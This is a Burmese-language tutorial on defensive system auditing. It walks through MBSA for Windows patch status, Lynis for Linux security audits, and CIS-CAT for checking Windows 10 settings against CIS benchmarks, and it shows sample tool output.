Centralized patch management system မရှိဘူးဆိုရင်တော့ အပေါ်ကဖော်ပြထားတဲ့ site မှာ patch ကို download လုပ်ပြီး apply လုပ်လိုပါတယ်။ လက်ရှိ System မှာရှိနေတဲ့ Patch ရဲ့အခြေနေ ကိုသိထားပြီးမှ Update လုပ်ဖို့အတွက်စီစဉ်သင့်ပါတယ်။ အဲလိုမျိုး လက်ရှိ Patch ရဲ့ အခြေနေကို လေ့လာမယ်ဆိုရင်တော့ Microsoft က Develop လုပ်ထားတဲ့ MBSA (Microsoft Baseline Security Analyzer) ကိုအသုံးပြုလိုပါတယ်။ ဒေါင်းလုပ်ဆဲမယ်ဆိုရင်တော့


<https://www.microsoft.com/en-us/download/details.aspx?id=19892> အဲမှာသွားရောက်  
ဒေါင်းလိုပါတယ်။ ကျွန်တော်နှမူနာ ပြပေးပါမယ်။ အရင်ဆုံး Software ကိုဒေါင်းပြီး install လုပ်ပါ။  
ပြီးရင် Software ကိုဖွင့်လိုက်ရင် အောက်မှာဖော်ပြထားတဲ့ ပုံအတိုင်းတွေ့ရမှာ ဖြစ်ပါတယ်။




အဲမှာကျန်တော်တိုက Scan a computer ဆိုတာကိုရွေးပါမယ်။ အဲဒီမှာဆိုရင်တော့ Local System နဲ့ Remote System ဂျမှိုးစလုံးကို scan လုပ်လို့ရပါတယ်။ ကျန်တော်က Local System ကိုစစ်ပြပါမယ်။ တစ်ကယ်လို့ Remote system ကို scan လုပ်မယ်ဆိုရင် IP address ဆိုတဲ့နေရာမှာ remote system ရဲ့ ip address ကိုထည့်ပေးရပါမယ်။



Start Scan ကိန္ပိပါမယ်။



Scan စစ်တာ ပြီးသွားပြီဆိုရင်တော့ အောက်ဖော်ပြပါပုံအတိုင်း တွေ့ရမှာ ဖြစ်ပါတယ်။



Scan Report ပေါ်မှတည်ပြီး Patch လုပ်သင့်မလုပ်သင့်ကို ဆုံးဖြတ်ရမှာ ဖြစ်ပါတယ်။ အခုကျွန်တော် စမ်းပြသွားတာကတော့ Windows Patch Enumeration ပဲဖြစ်ပါတယ်။ ဆက်ပြီးတော့ Linux Patch Enumeration အကြောင်းကိုဆက်လေ့လာရမှာ ဖြစ်ပါတယ်။

### **Linux Patch Enumeration**

အပေါ်မှာတူန်းက ကျွန်တော်တို့တွေ MBSA ကိုအသုံးပြုပြီး Microsoft System ရဲ့ patch level နဲ့ security ကိုကြည့်တာလေ့လာခဲ့ပြီး ဖြစ်ပါတယ်။ ဒီမှာတော့ Linux ကိုဆက်လေ့လာပါမယ်။ Linux System အတွက် Security နဲ့ Patch Enumeration အတွက်ဆိုရင်တော့ Lynis ဆိုတဲ့ tool ကိုအသုံးပြုပါမယ်။ Download လုပ်ဖို့အတွက်ဆုံးရင်တော့ <https://cisofy.com/lynis/> မှာဒေါင်းလို့ရ

ပါတယ်။ ကျွန်ုတ်ကတော့ <https://github.com/CISOfy/Lynis> ကနေပဲ ဒေါင်းလိုက် ပါတယ်။ ဒေါင်းပြီးသွားရင် Folder ထဲကိုဝင်ပါမယ်။ Folder ထဲကိုရောက်ပြီဆိုရင်တော့ ./lynis လို့ရှိက်လိုက်ရင် အောက်ဖော်ပြပါပုံအတိုင်း Options တွေကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

```
[ Lynis 3.0.0 ]
#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2019, CISOfy - https://cisofty.com/lynis
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----

Usage: lynis command [options]

Command:

audit
    audit system          : Perform local security scan
    audit system remote <host> : Remote security scan
    audit dockerfile <file>   : Analyze Dockerfile

show
    show                  : Show all commands
    show version           : Show Lynis version
    show help               : Show help
```

အရင်ဆုံး Tool ကိုအသုံးမပြုခင် အဲ Tool အကြောင်းကို နည်းနည်းရှင်းပြပေးပါမယ်။ Lynis ဆိုတာ Security auditing, Compliance testing, Vulnerability detection နဲ့ System hardening အတွက် ပြည့်စုံတဲ့ tool တစ်ခုဖြစ်ပါတယ်။ အဲ tool ကို မည်သည့် UNIX-based systems မှာမဆို run လို့ရပါတယ်။ Kali Linux လို့မျိုးတွေမှာတော့ တစ်ခါထဲ ပါဝင်ပြီးသား ဖြစ်ပေမယ့် တွေ့ခြား Linux တွေမှာတော့ Download ဆွဲပြီးအသုံးပြုဖို့ လိုအပ်ပါတယ်။ ကျွန်ုတ်တို့ တစ်ကြိမ် test လုပ်ပြီးတိုင်း detailed report ကို /var/log/lynis.log ထဲမှာ သိမ်းပါတယ်။ အဲ Report ထဲမှာဆိုရင်တော့ Security, health check အစရိတ် system information တွေပါဝင်ပါတယ်။ အခုက္ခန်းတော်တို့ လက်တွေ့စမ်းကြည့်ပါမယ်။ Command ကတော့ ./lynis audit system ဖြစ်ပါတယ်။

```
root@ /Lynis# ./lynis audit system

[ Lynis 3.0.0 ]

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2019, CISOfy - https://cisofty.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]

-----
Program version: 3.0.0
Operating system: Linux
Operating system name: Ubuntu
Operating system version: 18.04
Kernel version: 4.15.0
Hardware platform: x86_64
Hostname: zabbix

-----
Profiles: /home/zarni/Lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
```

ဒါနိရင်တော့ စတင်ပြီးအလုပ်လုပ်နေပြီ ဖြစ်ပါတယ်။ ဒီလောက်ဆိုရင် *Lynis* အသုံးပြုနည်းကို အားလုံးနားလည် လိမ့်မယ်လို့ထင်ပါတယ်။

## Security hardening and secure configuration reviews

ကျွန်တော်တို့၏ web browser မှာ application တွေ running ဖြစ်နေတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ အဲလို running ဖြစ်တာကို ကျွန်တော်တို့မြင်ရတာက သာမန်လိုပဲထင်ရပေမယ့် တစ်ကယ်တန်းနောက်ကွယ်မှာ Infrastructure ရှိပြီး အဲကနေမှ web server, database server, Operating system စတာတွေက application ကို support ပေးနေတာ ဖြစ်ပါတယ်။ အဲဒါကြောင့် Application က ဘယ်လောက်ပဲ secure ဖြစ်နေပါစေ Infrastructure မှာ vulnerabilities ရှိနေရင်တော့ attackers က system တစ်ခုလုံး ဒါမူမဟုတ် အစိတ်ပိုင်းတွေကို တိုက်ခိုက်လို့ရပါတယ်။

Secure Application တစ်ခုဖြစ်ဖို့အတွက်ဆိုရင် Infrastructure ကော configuration တွေကောပါ secure ဖြစ်ဖို့ကမရှိမဖြစ်လိုအပ်ပါတယ်။ အဲလိုမျိုးတွေ ဖြစ်ဖို့ဆိုရင် နည်းလမ်းတွေကတော့ အများကြီးရှိပါတယ်။ အဲထဲက အကောင်းဆုံး နည်းလမ်းတစ်ခုကတော့ Configuration တွေကို Security စံချိန်စံနှုန်းနဲ့ ကိုက်ညီမှုရှိအောင်လုပ်ဖိုပါပဲ။ Center for Internet Security (CIS) ကနေပြီးတော့ Security စံချိန်စံနှုန်းကို Platforms တွေအတွက်ကို စီစဉ်ပေးပါတယ်။ အဲဒါက Researched နဲ့ Tested အတွက်ကောင်းတယ်လို့ ပြောလို့ ရပါတယ်။

## Using CIS benchmarks


CIS က Platforms တွေဖြစ်တဲ့ Servers, Operating Systems, Mobile Devices, browsers စတာတွေအတွက် ကိုက်ညီမှုရှိတဲ့ Security benchmarks ကိုစိစဉ်ပေးပါတယ်။ CIS benchmarks ကိုအသုံးပြုလိုရတဲ့ နည်းလမ်း (၂) ခု ရှိပါတယ်။

- Individually အတွက် Download လုပ်မယ်ဆိုရင်တော့ <https://www.cisecurity.org/cis-benchmarks/> မှာဒေါင်းလုပ် လုပ်လို့ရပါတယ်။ မိမိအသုံးပြုတဲ့ Platform ပေါ်မှတည်ပြီး Download လုပ်လို့ရပါတယ်။ သူကတော့ Benchmarks PDF အနေနဲ့ရရှိမှာ ဖြစ်ပါတယ်
- Automate CIS CAT tool အတွက်ဆိုရင်တော့ <https://learn.cisecurity.org/cis-cat-landing-page> မှာ Download ဆွဲလို့ရပါတယ်။


CIS CAT tool ကတော့ Free version အနေနဲ့လဲအသုံးပြုလို့ရပါတယ်။ ဒါပေမယ့် Benchmarks number တွေကတော့ Limit ရှိပါတယ်။ ကျွန်တော် CIS CAT tool ကိုဒေါင်းပြီးသွားပါပြီ။ အကယ်၍ အပေါ်မှာ ဖော်ပြထားတဲ့ Link တွေထဲမှာ ဒေါင်းရတာ အဆင်မပြေားဆိုရင် ဒီမှာလဲ Download လုပ်လို့ရပါတယ်။

**CIS CAT tool download :** [http://www.mediafire.com/file/7baen8svc4c4sac/CIS-CAT\\_Lite\\_v3.0.61.zip/file](http://www.mediafire.com/file/7baen8svc4c4sac/CIS-CAT_Lite_v3.0.61.zip/file)


Download လုပ်ပြီးသွားရင်တော့ File ထဲကိုဝင်လိုက်ပါ။ CISCAT.jar ဆိုတဲ့ file ကိုဖွင့်လိုက်ပါ။ အောက်ဖော်ပြပါ ပုံအတိုင်းတွေ့ရမှာ ဖြစ်ပါတယ်။




အဲမှာ အသုံးပြုလိုတဲ့ Platform ကိုရွေးချယ်ပေးရပါမယ်။ ကျွန်တော်ကတော့ Windows 10 ဆိုတာကိုရွေးပါမယ်။ ပြီးရင် Next ကိုနိပ်ပါမယ်။



ဒီမှာဆိုရင် ကျွန်တော်တို့ Profiles ကိုရွေးပေးရပါမယ်။ အဲမှာ Level 1 နဲ့ Level 2 အပြင် BitLocker (BL) နဲ့ Next Generation Windows Security (NG) ဆိုပြီး profile တွေပါဝင်ပါတယ်။ ကျွန်တော်က Level 1 (L1) + Next Generation Windows Security (NG) ဆိုတဲ့ Profile ကိုအသုံးပြုပါမယ်။ ပြီးရင် Next နှင့်ပြီးဆက်သွားပါမယ်။



ဒီအဆင့်ကတော့ Report ထုတ်မယ့် Format နဲ့ Location ရွေးတာ ဖြစ်ပါတယ်။ Next ပဲဆက်နိုင်ပါမယ်။



ဒါလိုဂင်တော့ Assessment လုပ်တာ စတင်လိုရပါပြီ Start Assessment ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။

The screenshot shows the CIS Configuration Assessment Tool (CIS-CAT) interface. At the top, there's a navigation bar with 'File', 'Options', and 'Help' menus. Below the menu is the CIS logo and the tagline 'Confidence in the Connected World'. To the right is the CIS-CAT logo, which features a blue circle with a white keyhole icon and green arrows forming a path.

Below the header, it displays 'Platform: Windows 10 64-bit', 'version 10.0', and 'JRE: Oracle Corporation 1.8.0\_221'.

The main area is titled 'Benchmark Execution Status' and contains a table with the following data:


Done	Title	Time	Result
332/346	(L1) Ensure 'Windows Firewall: Private: Settings: Display a notification' is set to ...	<1 second	Fail
333/346	(L1) Ensure 'Windows Firewall: Private: Logging: Name' is set to '%SYSTEMRO...'	<1 second	Fail
334/346	(L1) Ensure 'Windows Firewall: Private: Logging: Size limit (KB)' is set to '16,384 ...	<1 second	Fail
335/346	(L1) Ensure 'Windows Firewall: Private: Logging: Log dropped packets' is set to '...	<1 second	Fail
336/346	(L1) Ensure 'Windows Firewall: Private: Logging: Log successful connections' is ...	<1 second	Fail
337/346	(L1) Ensure 'Windows Firewall: Public: Logging: Log successful connections' is ...	<1 second	Fail
338/346	(L1) Ensure 'Windows Firewall: Public: Firewall state' is set to 'On (recommend...)	<1 second	Fail
339/346	(L1) Ensure 'Windows Firewall: Public: Inbound connections' is set to 'Block (def...	<1 second	Fail
340/346	(L1) Ensure 'Windows Firewall: Public: Outbound connections' is set to 'Allow (d...	<1 second	Fail
